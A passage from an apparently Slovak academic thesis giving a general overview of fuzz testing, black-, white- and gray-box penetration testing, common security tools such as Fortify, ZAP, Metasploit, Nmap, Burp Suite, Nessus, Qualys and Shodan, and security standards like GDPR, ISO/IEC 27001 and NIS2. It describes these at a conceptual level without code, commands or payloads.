Selenium je open-source nástroj, ktorý podporuje viacero programovacích jazykov, medzi ktoré patria C#, .Net, Javascript, Python, Java a PHP. Tento nástroj dokáže simulovať správanie užívateľov v prehliadači. Umožňuje vytváranie skriptov v niektorom zo spomenutých programovacích jazykov a ich následné spúšťanie. Okrem toho je dostupný pre rôzne prehliadače a operačné systémy, kde vďaka kompatibilite umožňuje paralelné testovanie, ktoré šetrí čas [27].

Valgrind je open-source nástroj, ktorý je určený na dynamickú analýzu a diagnostiku pamäťových chýb, medzi ktoré patria pamäťové úniky, pretečenie vyrovnávacej pamäte, nepovolené čítania a zápisy. Je zameraný na aplikácie, ktoré sú napísané v jazykoch C a C++. Dokáže pracovať s mnohými linuxovými distribúciami a je vhodný na projekty všetkých veľkostí a každého typu, od knižníc až po virtuálnu realitu [28].

2.3 Fuzz testovanie (Fuzzing)

Technika, ktorá sa zaoberá hľadaním chýb a zraniteľností v programe pomocou vkladania náhodne generovaných, alebo upravených vstupných dát, sa nazýva fuzz testovanie. Na rozdiel od statickej analýzy, ktorá analyzuje kód bez jeho spustenia a dynamickej analýze, ktorá testuje program priamo počas jeho behu s použitím konkrétnych alebo simulovaných vstupných dát, fuzz testovanie úmyselne využíva neštandardné alebo extrémne vstupné dáta, aby spôsobilo pád alebo zlyhanie programu. Toto umožňuje odhaliť bezpečnostné hrozby, ktoré by inak zostali prehliadnuté. Nástroj, ktorý je využívaný pri tejto technike sa nazýva *fuzzer*. Najúčinnejšie využitie fuzzeru je pri odhaľovaní zraniteľností, ktoré sú zamerané na SQL injekciu alebo XSS. Existuje niekoľko typov fuzz testovania, patrí medzi nich aplikačný, protokolový a formátový.

Aplikačné fuzz testovanie je metóda, ktorá testuje bežné užívateľské rozhranie programu, teda to, s čím užívateľ dochádza najčastejšie do kontaktu. Patria sem rôzne tlačidlá, príkazy, vstupné polia a podobne. Tento typ pracuje na princípe zrýchleného prístupu k daným prvkom, pričom sa ich snaží kombinovať a tým docieliť k chybe.

Protokolové fuzz testovanie je ďalšia metóda, z ktorej podľa názvu vyplýva, využíva rôzne komunikačné protokoly. Táto metóda slúži na testovanie sieťových zariadení – serverov, pričom sa posielajú upravené dáta cez daný protokol. Cieľom je, aby server tieto upravené dáta nebral ako príkazy, ktoré majú byť na ňom vykonané.

Formátové fuzz testovanie patrí k poslednej metóde využívanej v tejto technike. Jeho cieľom je poslať programu alebo webovej aplikácii poškodený dátový súbor, ktorý by mal byť pomocou neho spracovaný. Formáty, ktoré sa testujú, môžu byť bežné, ktoré daný program podporuje, ale taktiež mu môže poslať súbor, ktorý nie je podporovaný. Napríklad ak program očakáva ako vstup textový dokument, môžeme mu skúsiť zaslať namiesto toho video a skúmať, ako sa daný program bude správať [29].

Samotné testovanie môže byť časovo náročný proces, pretože fuzzer generuje veľké množstvo náhodných alebo systematických vstupov a sleduje, ako sa program správa pri ich spracovaní. Riešením môže byť optimalizácia pomocou metód, ako je napríklad mutácia existujúcich vstupov na základe vzorov (mutational fuzzing) alebo generovanie špecifických vstupov na základe špecifikácií (generative fuzzing). Pomocou týchto optimalizovaných techník je možné zvýšiť efektivitu testovania a zrýchliť objavovanie zraniteľností a chýb v softvéri.

Mutačné fuzz testovanie pracuje s mutáciou existujúcich vstupov. Môžu to byť buď súbory alebo dáta, ktoré sú následne mierne modifikované. Táto modifikácia zahŕňa zmenu, pridanie, alebo odstránenie bajtov. Je relatívne ľahko implementovateľný a za cieľ má aktivovanie chyby počas testovania programu.

Generačné fuzz testovanie pracuje s generovaním úplne nových vstupov, ktoré sú založené na špecifikáciách alebo modeloch softvéru. Oproti predchádzajúcej metóde využíva komplexnejšie algoritmy, v ktorých sa vyžaduje znalosť štruktúry dát, protokoloch, alebo programovacích jazykoch. Generované vstupy sa úplne líšia od typických platných vstupov. Vďaka širšiemu spektru generovaných vstupov dokáže objaviť chyby, ktoré predchádzajúca metóda mohla prehliadnuť [30].

2.4 Penetračné testovanie

Útok pri ktorom sa etickí hackeri snažia prelomiť zabezpečenie systému za cieľom nájdenia zraniteľnosti sa nazýva penetračné testovanie. Títo etickí hackeri využívajú rôzne techniky a nástroje, aby bolo testovanie čo najdôkladnejšie. Najčastejšie si ich najímajú firmy, aby otestovali ich navrhnuté zabezpečenie systému a poprípade upravili slabé miesta, ktoré by neskôr hackeri mohli využiť. Všetko čo teda etickí hackeri robia, je legálne. Pomáhajú uchovať nielen dáta v bezpečí, ale aj zabrániť prípadným finančným stratám. Penetračné testovanie prebieha na internej sieti spoločnosti, webových stránkach, serveroch, bezdrôtových sieťach a podobne. Techniky ktoré sa využívajú, sú Black Box, White Box a Gray Box.

Black Box testovanie prebieha externe, kedy etický hacker nemá veľa znalostí o vnútorne štruktúre alebo zabezpečení daného systému. Zameranie je na vstupy a očakávané výstupy bez toho, aby vedeli ako sú tieto výstupy systémom generované. Úlohou etického hackera je v tomto prípade nájsť zraniteľnosť alebo slabé miesto v systéme, pričom sa spoliehajú iba na informácie, ktoré sami zistili. Jedná sa o jeden z reálnejších prístupov penetračného testovania, keďže napodobňuje skutočného hackera, ktorý by nemal žiadne informácie o vnútornom systéme.

White box testovanie je metóda, pri ktorej má etický hacker znalosť o celej vnútornej štruktúre systému, vrátane jeho kompletného zabezpečenia. Na rozdiel od Black Box testovania, tento typ má za úlohu simulovať útok hackera, ktorý neútočí externe, ale interne. Cieľom je otestovať celý kód a odhaliť zraniteľnosti, ktoré by mohli viesť k pretečeniu vyrovnávacej pamäte, SQL injekcii, XSS a ďalším. Testovanie je efektívne

pri identifikácii skrytých chýb v kóde, optimalizácii kódu a zabezpečení. Jedná sa o časovo najnáročnejšiu metódu penetračného testovania.


Gray box testovanie kombinuje obidve predchádzajúce techniky dokopy. Etický hacker má teda čiastočné znalosti o vnútornej štruktúre a implementácii testovaného systému, čo mu umožňuje efektívnejšie vykonávať testy. Podobne ako Black box testovanie, aj tu je zameranie na testovanie funkčnosti, tentokrát ale s využitím znalostí štruktúry systému. Tento typ testovania poskytuje vyvážený pohľad, ktorý umožňuje efektívnejšie identifikovať a riešiť problémy softvérových systémov [31].

2.5 Nástroje a technológie

2.5.1 Fortify

Jedným z nástrojov zameraných na testovanie bezpečnosti aplikácií, ktorý je ponúkaný vo forme softvér ako služba (SaaS) a pre nasadenie na mieste, je Fortify. Tento nástroj ponúka ako statickú analýzu kódu (SAST), tak aj dynamickú analýzu kódu (DAST). Naviac je navrhnutý tak, aby bol ľahko integrovateľný už do existujúcich vývojových procesov. Jeho hlavným cieľom je identifikovať a navrhnúť opravy bezpečnostných chýb vo vývojovom procese softvéru, čím pomáha chrániť aplikácie pred potencionálnymi hrozbami a útokmi. Pre zákazníka je tento nástroj výhodný v tom, že mu stačí iba prejsť kód, ku ktorému je následne vygenerovaný audit. Oprava kódu prebieha zvyčajne vývojármi klienta. Keďže je tento nástroj široko využívaný, súčasťou jednej verzie, konkrétne *Fortify Audit Assistant Service* je taktiež algoritmus strojového učenia, ktorý čerpá dáta z anonymných auditov, ktoré boli pre zákazníkov vykonané. Toto pomáha jednoduchšie odhaliť jednotlivé zraniteľnosti a rýchlejšie vyriešiť daný problém [32].

Verzia Fortify zameraná na SAST sa môže pýšiť podporou detekcie zraniteľností až pre 27 programovacích jazykov, medzi ktoré patria napríklad C, C++, Java, Python, XML a mnoho ďalších. Implementácia Fortify je možná taktiež aj v rôznych vývojárskych prostrediach, ako napríklad IntelliJ, Eclipse, Visual Studio a ďalšie. Vďaka integrácii do softvérového vývojového cyklu (SDLC) je možné ušetriť značnú časť finančných aj časových prostriedkov už v prvých fázach vývoja, na rozdiel od neskorého zavedenia. Okrem toho, Fortify je efektívne integrovateľný do DevOps procesov a CI/CD pipeline, umožňujúci tak automatické skenovanie kódu a efektívnejšie zavedenie bezpečnostných opráv. Poskytuje tiež podrobné hlásenia a nástroje na správu zraniteľností, čo umožňuje tímom efektívne priorizovať a riešiť bezpečnostné problémy [33].



Obrázok 2.1: Fortify hlavná stránka.

2.5.2 OWASP ZAP (Zed Attack Proxy)


Existuje veľa penetračných nástrojov, ktoré sú využívané pre testovanie zraniteľností webových aplikácií. Jedným z nich je aj ZAP, ktorý zároveň patrí k tým najvyužívanejším. Naviac je open-source, čím sa stáva dostupným pre každého. O jeho vývoj sa starajú dobrovoľníci z celého sveta. Dokáže detegovať okrem mnohých zraniteľností aj SQL injekciu, XSS či rôzne komponenty obsahujúce zraniteľnosti.

Funguje na princípe sledovania webových požiadaviek, ktoré sú navzájom vymieňané medzi serverom a prehliadačom a následne prebieha ich skenovanie. Požiadavky sú následne analyzované a pri výskyte nežiadúcich prvkov odchytené. Spomínané skenovanie môže prebiehať dvomi spôsobmi – aktívne a pasívne [34].

Aktívne skenovanie je z hľadiska nájdenia zraniteľností účinnejšie ako pasívne. Je to z dôvodu zasielania rôznych typov požiadaviek webovej aplikácii, na základe ktorých je zraniteľnosť vyvolaná. Nevýhodou je, ak testovanie prebieha na verejne dostupnej stránke a nie na jej presnej kópii na virtuálnom zariadení, môže prísť k strate dát, preto je dôležité mať aktuálnu zálohu. Hoci je táto metóda agresívnejšia, dokáže vo výsledku odhaliť viac zraniteľností.

Pasívne skenovanie je na druhú stranu menej agresívne, keďže monitoruje už existujúce webové požiadavky a odpovede. Pri tomto type skenovania nedochádza

k zasielaniu nových požiadaviek a zistené sú iba známe zraniteľnosti vyplývajúce zo získaného skenovania. Táto metóda je oproti predchádzajúcej bezpečnejšia pre webové aplikácie, ktoré sú verejne dostupné a tým pádom nedochádza k prípadnému zmazaniu údajov [35].



Obrázok 2.2: ZAP - prehľad prostredia.

2.5.3 Metasploit Framework

Ďalším pokročilým nástrojom pre penetračné testovanie je Metasploit Framework. Patrí medzi open-source nástroje, pomocou ktorého je možné identifikovať a zneužiť zraniteľnosti nielen vo webových aplikáciách ale taktiež aj v sieťových systémoch. Je využívaný najmä etickými hackermi, ktorým umožňuje testovanie zabezpečenia a odhalenie zraniteľností webových aplikácií a systémov pomocou rozsiahlej knižnice skriptov. Metasploit aktuálne disponuje celkovo 7 modulmi [36].

Pomocné moduly neslúžia priamo pre zneužitie alebo detekciu zneužitých chýb, ale pomáhajú s úlohami zameranými na administráciu, analýzu, zber, DoS, skenovanie a podporu servera. Administračné moduly slúžia na nastavovanie cieľového zariadenia, nadväzovanie spojenia, správu relácií a konfigurácie Metasploit na cieľovom zariadení. *Moduly pre analýzu* slúžia k získavaniu rôznych údajov, napríklad ohľadom otvorených

portov, verzií systémov a aplikácií. V tomto module sú taktiež obsiahnuté nástroje slúžiace k prelomeniu hesiel. *Moduly pre zber*, ako už z názvu vyplýva, slúžia k zberu všetkých dostupných dát o cieľovom zariadení. Môžu sem patriť konfiguračné súbory, prihlasovacie údaje a iné citlivé dáta. Pomocou *DoS modulov* je možné vykonávať DoS útoky na cieľové zariadenie, čím dôjde k jeho spadnutiu alebo spomaleniu. *Moduly pre skenovanie* sú dosť podobné modulom pre analýzu, ale na rozdiel od nich sa líšia v tom, že vyhľadávajú už známe zraniteľnosti, ktoré boli zistené na základe údajov z analýzy. Na záver *moduly podpory servera* obsahujú nástroje a protokoly, ktoré sú potrebné pre spoľahlivé fungovanie a efektívnu komunikáciu [37].

Obrázok 2.3: Prostredie Metasploit konzoly.

2.5.4 Nmap (Network Mapper)

Obľúbeným penetračným nástrojom využívaným etickými hackermi na skenovanie siete je Nmap. Patrí k open-source nástrojom, čím sa stáva dostupný nielen pre každého etického hackera, ale aj správcu siete. Na sieti umožňuje skenovať okrem konkrétnej IP adresy aj celý rozsah adries, pričom vie zistiť stav portov, verzie využívaných protokolov, služby a dostupné zraniteľnosti súvisiace s protokolmi.

Vďaka pokročilému skenovaniu je schopný rozlíšiť typ zariadenia, teda dokáže určiť, či sa v danej sieti nachádza múdry telefón, počítač, server a podobne. Následne dokáže určiť, aký systém a verziu zariadenie využíva, čo pomáha pri penetračnom testovaní. Podľa zistení so skenovania môžu potom etickí hackeri využiť dostupnú knižnicu so skriptami pre penetračné testovanie [38].

Nmap využíva rôzne typy skenovania, ktorých dokáže rozlíšiť zariadenia v sieti. Patrí sem skenovanie typu `TCP SYN/ACK`, `UDP`, `ICMP`, `ARP` a iné. Každé z nich má svoje výhody a nevýhody. `TCP SYN/ACK` skenovanie slúži na zistenie zariadení v sieti a možné pomocou neho overiť, či cieľové zariadenie odpovedá. `UDP` skenovanie je výhodné v tom, že dokáže odhaliť zariadenia, pred ktorými sa môže nachádzať firewall. Je to z dôvodu pravidiel, ktoré by vyfiltrovali predchádzajúci typ skenovania a tým pádom by nedošlo k žiadnej odpovedi. `ICMP` skenovanie je podobné `TCP SYN/ACK` skenovaniu s rozdielom posielania rozdielnych typov paketov. Najrýchlejším spôsobom ako zistiť prítomnosť zariadení v lokálnej sieti je využiť `ARP` skenovanie. `ARP` komunikuje priamo v lokálnej sieti, vďaka čomu nemusí prechádzať cez rôzne sieťové vrstvy. Keďže väčšina firewallov a rôznych sieťových filtrov je zameraná na vyššie sieťové vrstvy, `ARP` pakety nie sú kontrolované a ani blokované [39].

Obrázok 2.4: Ukážka Nmap ARP skenovania.

2.5.5 Burp Suite

Ďalším komplexným nástrojom využívaným pre bezpečnostné testovanie webových aplikácií je Burp Suite. Využívaný je najmä profesionálnymi etickými hackermi, bezpečnostnými analytikmi a vývojármi webových aplikácií. Patrí k jednoduchším nástrojom z užívateľského hľadiska s pokročilejšími funkciami, vďaka čomu môže byť použitý namiesto OWASP ZAP, ale nie úplne ním nahradený, pretože každý nástroj obsahuje jedinečné funkcie. Obsahuje sadu nástrojov, ktoré sú integrované v jednom prostredí, čo uľahčuje testovanie zabezpečenia webových aplikácií. Základná verzia tohto

nástroja je zadarmo, ale vyššie verzie sú platené, pričom ich ceny sú od stoviek dolárov až po tisícky dolárov za rok. Medzi hlavné nástroje nástroja Burp Suite patrí proxy server, skener zraniteľností, sekvenčný analyzátor (sequencer), opakovač (repeater), narušovač (intruder) a rozširovač (extender).

Proxy server umožňuje zachytiť a analyzovať `http` a `https` požiadavky spolu s odpoveďami medzi webovým prehliadačom a serverom. Tieto požiadavky môžu byť upravené a znovu posielané, pričom sú sledované a porovnávané prijaté odpovede. Taktiež proxy server obsahuje `SSL/TLS` dešifrovanie, čo umožňuje analýzu šifrovanej komunikácie.

Skener zraniteľností slúži k detekcii známych zraniteľností vyskytujúcich sa vo webových aplikáciách. Dokáže detegovať napríklad SQL injekciu, XSS a replikovať útoky hrubou silou na heslá. Okrem známych zraniteľností testuje aj menej bežné alebo zložitejšie zraniteľnosti a môže byť prispôsobený pre rôzne špecifické scenáre.

Sekvenčný analyzátor kontroluje hodnoty náhodnosti tokenov, ktoré sú dôležite pre zabezpečenie. Každý token by mal byť náhodne vygenerovaný a nemalo by ho byť možné znovu vygenerovať.

Opakovač umožňuje manuálne opakované zasielanie požiadaviek. Tieto požiadavky môžu byť v prípade potreby upravené. Je nimi sledované, akým spôsobom webová aplikácia reaguje na neočakávané hodnoty. Užitočný je aj pri testovaní rôznych druhov ochranných mechanizmov webových aplikácií, ako sú tokeny a overovacie mechanizmy.

Narušovač je nástroj automatizovaného testovania, pomocou ktorého je možné automaticky vykonávať útoky na webové aplikácie. Medzi útoky patria napríklad útoky na heslá a injekcie. Obsahuje možnosti nastavenia špecifických typov útokov, typy údajových záťaží a rýchlosti odosielania požiadaviek.

Rozširovač umožňuje užívateľovi pridať rôzne rozšírenia, ktoré sa nazývajú *BApps*. Tieto rozšírenia podporujú niekoľko programovacích jazykov, ale niektoré z nich môžu vyžadovať vyššiu verziu nástroja. Rozširovač umožňuje aj integráciu s externými nástrojmi a službami, čo umožňuje rozšírenie jeho využitia [40].

2.5.6 Nessus

Automatizované nástroje na bezpečnostné skenovanie sú medzi etickými hackermi a bezpečnostnými analytikmi čoraz viac využívané. K jednému z týchto nástrojov patrí aj Nessus. Je to proprietárny nástroj s veľkým množstvom funkcií, pomocou ktorého je možné skenovať všetky webové aplikácie a zariadenia pripojené k sieti. Dokáže upozorniť na zastarané verzie ovládačov a detegovať všetky známe chyby, zraniteľnosti, malvér a iné hrozby, ktoré by mohli byť útočníkom zneužité. K novembru 2023 obsahuje databázu s takmer 200 000 modulmi a 80 000 zraniteľnosťami CVE.

Všetky tieto moduly môžu byť upravené podľa predstáv užívateľa a tým pádom ich je možné prispôsobiť aj pre špeciálne systémy. Podľa závažnosti dokáže rozlíšiť zistené hrozby a vyhodnotí, na ktoré sa je potrebné zamerať ako prvé. Okrem zobrazovania

výsledkov v reálnom čase je po skončení skenovania možné vygenerovať hlásenie v rôznych formátoch [41][42].

Nessus teda disponuje skenovaním webových aplikácií, siete, zraniteľností, stanovením priorít a posúdením zraniteľností. Okrem toho obsahuje viac ako 450 šablón, vďaka ktorým je skenovanie efektívnejšie aj pre menej skúseného užívateľa. Svojím prostredím je tak isto vhodným nástrojom aj pre začínajúcich etických hackerov a bezpečnostných analytikov. V pravidelných aktualizáciách je rozširovaná nielen databáza zraniteľností, ale taktiež sú pridávané aj nové funkcie, ktoré sú nevyhnutné pre pokročilejšie bezpečnostné testovanie [43].

2.5.7 Qualys

K niekoľkým automatizovaným nástrojom, ktoré sú využívané vo forme softvér ako služba (SaaS), patrí aj nástroj Qualys. Využívaný je najmä väčšími firmami, ktoré vyžadujú vysokú úroveň zabezpečenia v oblasti internetového úložiska. Keďže je ponúkaný ako služba, môže byť upravený podľa potrieb zákazníka. Hlavnými bodmi, ktorými sa Qualys vyznačuje sú posudzovanie a manažment zraniteľností, monitorovanie a skenovanie nielen cloudových systémov, ale aj pripojených zariadení.

Qualys ponúka komplexné riešenia v oblasti bezpečnosti, medzi ktoré patria automatické skenovania na zistenie zraniteľností a nepretržité monitorovanie stavu systému alebo webovej aplikácie. Toto umožňuje firmám pohotovo reagovať v prípade nájdenia hrozby v systéme alebo zraniteľnosti. Samozrejmosťou sú aj podrobné hlásenia a analýzy, vďaka ktorým dokážu firmy efektívnejšie spravovať svoje systémy a predchádzať tak bezpečnostným rizikám [44].

Naviac okrem zmienených funkcií ponúka aj ďalšie, ktoré sa využívajú v oblasti súladu (compliance) a bezpečnostného auditu. Firmy pomocou nich dokážu nielen identifikovať a manažovať zraniteľnosti, ale zároveň aj dodržiavať súlad s rozličnými priemyselnými a regulačnými predpismi. Patrí sem najmä známe GDPR, HIPAA a PCI DSS. Ku kľúčovým prvkom patrí aj integrácia s rôznymi cloudovými službami a platformami, čo umožňuje efektívnejšie riadenie bezpečnostnej politiky [45].


2.5.8 Shodan

Prvý vyhľadávač špeciálne navrhnutý na monitorovanie a analýzu všetkých pripojených zariadení na internete, známy ako Shodan, umožňuje používateľom identifikovať rôzne typy zariadení. Patria sem vrátane serverov a počítačov aj bezpečnostné kamery, čističky odpadových vôd, elektrárne, ale aj systémy riadenia budov. O každom zariadení dokáže poskytnúť detailné informácie o pripojení a konfigurácií.

Od všetkých zariadení pripojených k internetu sú Shodanu poskytnuté všetky dostupné informácie. Tie sú zbierané z tzv. bannerov, čo sú vlastne informácie obsiahnuté v metadátach zariadenia. Patrí k nim napríklad informácia o systéme na ktorom zariadenie beží, verzia, využívaný protokol a ďalšie. Zistené informácie slúžia najmä pre

správcov sietí, ktorí tým monitorujú zariadenia v danej spoločnosti pripojené k internetu, pre výrobcov zariadení, ktorí sledujú najviac využívané produkty u ľudí a pre sledovanie zariadení, ktoré boli napadnuté ransomvérom [46].

Shodan je veľmi obľúbeným vyhľadávačom u etických hackerov, ktorým pomáha monitorovať zraniteľnosti vyskytujúce sa v sieti. Robia to z toho dôvodu, aby mali výhodu pred inými hackermi, ktorí sa chcú dostať do systému. Hoci je tento vyhľadávač platený, získané informácie môžu byť zneužité neetickými hackermi. Taktiež sa často využíva na sledovanie zariadení, ktoré boli napadnuté rozsiahlymi útokmi a na základe toho je možné určiť rozsah útoku. Reálnym príkladom môže byť séria útokov na servery spoločnosti Microsoft, na ktoré boli využité tzv. zero-day hrozby. S využitím Shodanu potom bezpečnostní experti sledovali postupné aktualizácie serverov s novou verziou softvéru a taktiež aj tie, ktoré ešte boli stále ohrozené [47].



Obrázok 2.5: Vyhľadávač Shodan.

2.6 Prevencia zraniteľností

V dnešnej dobe digitálnych zariadení a systémov, ktorých vývoj napreduje rapídnym tempom, je nutné myslieť aj na ich zabezpečenie, keďže spolu s nimi sú nachádzané stále nové zraniteľnosti, ktoré sa snažia útočníci sofistikovanejšie využiť. Je tým pádom nevyhnutné snažiť sa zabezpečiť tieto zariadenia a systémy ako sa len najlepšie dá.

Na pozore sa musí mať každý a najmä organizácie, ktoré sú veľmi lákavým cieľom pre hackerov. Tí sa zameriavajú najmä na získanie dát z databázy, DoS útoky, phishing a snažia sa využiť ďalšie rôzne zraniteľnosti. Preto sa prevencia zameriava na identifikáciu, hodnotenie a riešenie zraniteľných miest, skôr než môže nastať nebezpečná situácia. Pomocou tohto prístupu sú chránené nielen dáta, ale aj samotná infraštruktúra. Naviac vynaložené náklady sú pri prevencii nižšie ako po úspešnom útoku, ktorý by poškodil meno organizácie.

V nasledujúcich podkapitolách sú podrobne popísané všetky kľúčové aspekty kybernetickej bezpečnosti, vrátane bezpečnostných noriem a smerníc, softvérového vývojového životného cyklu (SDLC) a integrácie bezpečnostných nástrojov do vývojového prostredia.

2.6.1 Bezpečnostné normy a smernice

Dokumenty, ktoré poskytujú súbor pravidiel, postupov a štandardov, pomocou ktorých sa riadia a chránia organizácie pred možným útokom, únikom dát alebo inými hrozbami, sa nazývajú bezpečnostné normy a smernice. Tieto normy a smernice zohrávajú dôležitú úlohu pri zabezpečovaní a ochrane aktív a infraštruktúr. Organizácie môžu normy a smernice aplikovať na rôzne aspekty svojej kybernetickej bezpečnosti, teda od prevencie až po reakcie na incidenty. Ich implementácia zvyšuje dôveryhodnosť organizácie u zákazníka, pretože berie ochranu nielen dát, ale aj systémov seriózne. Medzi známe medzinárodné smernice patria napríklad GDPR, ISO/IEC 27001 alebo NIS2 [48].

GDPR je smernica Európskej únie (EÚ) o ochrane dát fyzických osôb v rámci ich spracovania. Vďaka nej môžu fyzické osoby jednoduchšie pristupovať k svojim údajom, požiadať o ich výmaz a majú taktiež možnosť preniesť tieto údaje a právo byť informovaní v prípade narušenia týchto údajov.

GDPR taktiež stanovuje podmienky rovné pre každú spoločnosť, ktorá pôsobí v rámci Európskej únie. Z tých hlavných sem patria *pravidlá ochrany osobných údajov*, pomocou ktorých sú jednotlivé podniky administratívne menej zaťažené. Je zvolená osoba, ktorá zodpovedá za ochranu osobných údajov. Musí byť zvolená buď orgánmi verejnej moci alebo podnikom spracovávajúcim veľké množstvo údajov. Jednanie podnikov prebieha iba s dozorným úradom nachádzajúcim sa v štáte EÚ, kde majú hlavné sídlo. Osobné údaje musia byť v rámci spracovávania šifrované a anonymizované [49].

ISO/IEC 27001 norma obsahuje požiadavky, ktoré majú pomôcť pri *zabezpečovaní organizácie voči strate údajov*, financií a dôvery. To zahŕňa ochranu informácií pred neoprávneným prístupom, kompletnosť a presnosť informácií ktoré sú chránené proti neoprávneným zmenám a autorizovaný prístup používateľov v prípade ich potreby [50].

NIS2 je smernica, pomocou ktorej sa má zvýšiť *odolnosť pred kybernetickými útokmi* a kybernetickými hrozbami mierených na organizácie v rámci Európskej únie. To znamená prijatie nových opatrení, pomocou ktorých sa budú môcť dané organizácie lepšie brániť. Smernica NIS2 doplňuje pôvodnú smernicu NIS [51].

2.6.2 Softvérový vývojový životný cyklus (SDLC)

